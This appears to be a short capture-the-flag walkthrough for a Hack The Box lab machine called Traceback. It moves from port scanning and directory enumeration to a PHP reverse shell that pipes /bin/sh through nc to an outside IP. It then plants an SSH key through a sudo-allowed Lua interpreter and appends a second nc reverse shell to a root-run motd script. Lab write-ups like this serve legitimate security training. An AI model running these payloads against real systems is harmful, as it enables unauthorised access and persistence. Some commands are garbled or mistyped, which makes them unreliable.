FOOTHOLD: REVERSE SHELL USING BACKDOOR


This site has been owned

I have left a backdoor for all the net. FREE INTERNETZZZ

- Xh4H -

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
```

```
gobuster dir -u http://traceback.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 30
```



```
<!DOCTYPE html>
<html>
<head>
    <title>Help us</title>
    <style type="text/css">
        @-webkit-keyframes blinking {
            0%   { background-color: #fff; }
            49% { background-color: #fff; }
            50% { background-color: #000; }
            99% { background-color: #000; }
            100% { background-color: #fff; }
        }
        @-moz-keyframes blinking {
            0%   { background-color: #fff; }
            49% { background-color: #fff; }
            50% { background-color: #000; }
            99% { background-color: #000; }
            100% { background-color: #fff; }
        }
        @keyframes blinking {
            0%   { background-color: #fff; }
            49% { background-color: #fff; }
            50% { background-color: #000; }
            99% { background-color: #000; }
            100% { background-color: #fff; }
        }
        body {
            -webkit-animation: blinking 12.5s infinite;
            -moz-animation: blinking 12.5s infinite;
            animation: blinking 12.5s infinite;
            color: red;
        }

    </style>
</head>
<body>
    <center>
        <h1>This site has been owned</h1>
        <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
        <h3> - Xh4H - </h3>
        <!--Some of the best web shells that you might need ;)-->
    </center>
</body>
</html>

```

https://github.com/TheBinitGhimire/Web-Shells

https://github.com/Xh4H/Web-Shells

http://traceback.htb/smevk.php admin-admin

http://traceback.htb/reverse.php

<?php

system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.32 8082 >/tmp/f");

?>

nc –nlvp 8082

WEBSHELL GAINED!!!!!!!

- sysadmin -

I have left a tool to practice Lua.

I'm sure you know where to find it.

```
webadmin@traceback:/var$ sudo -l

Matching Defaults entries for webadmin on traceback:

    env_reset, mail_badpass,

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User webadmin may run the following commands on traceback:

    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

USER

```
Ssh-keygen

Echo local test = io.open("/home/sysadmin/.ssh/authorized_keys", "a")  >privesc.lua

Echo "local test =io.open(\"/home/sysadmin/..sh/authorized_keys\", \"a\")"  >privesc.lua

Echo "test:write(\"COPY id_rsa.pub HERE\n\")" >>privesc.lua

Echo "COPY id_rsa HERE" > .ssh/authorized_keys
```

```
sudo -u sysadmin /home/sysadmin/luvit privesc.lua

ssh –i id_rsa sysadmin@10.10.10.181
```

USER SHELL!!!

PRIVESC

```
find / -perm -u=s -type f 2>/dev/null
```

```
echo "rm /tmp/h;mkfifo /tmp/h;cat /tmp/h | /bin/sh -i 2>&1 | nc 10.10.14.32 4444 >/tmp/h" >>00-header
```

ssh with webadmin

ROOT!!!!!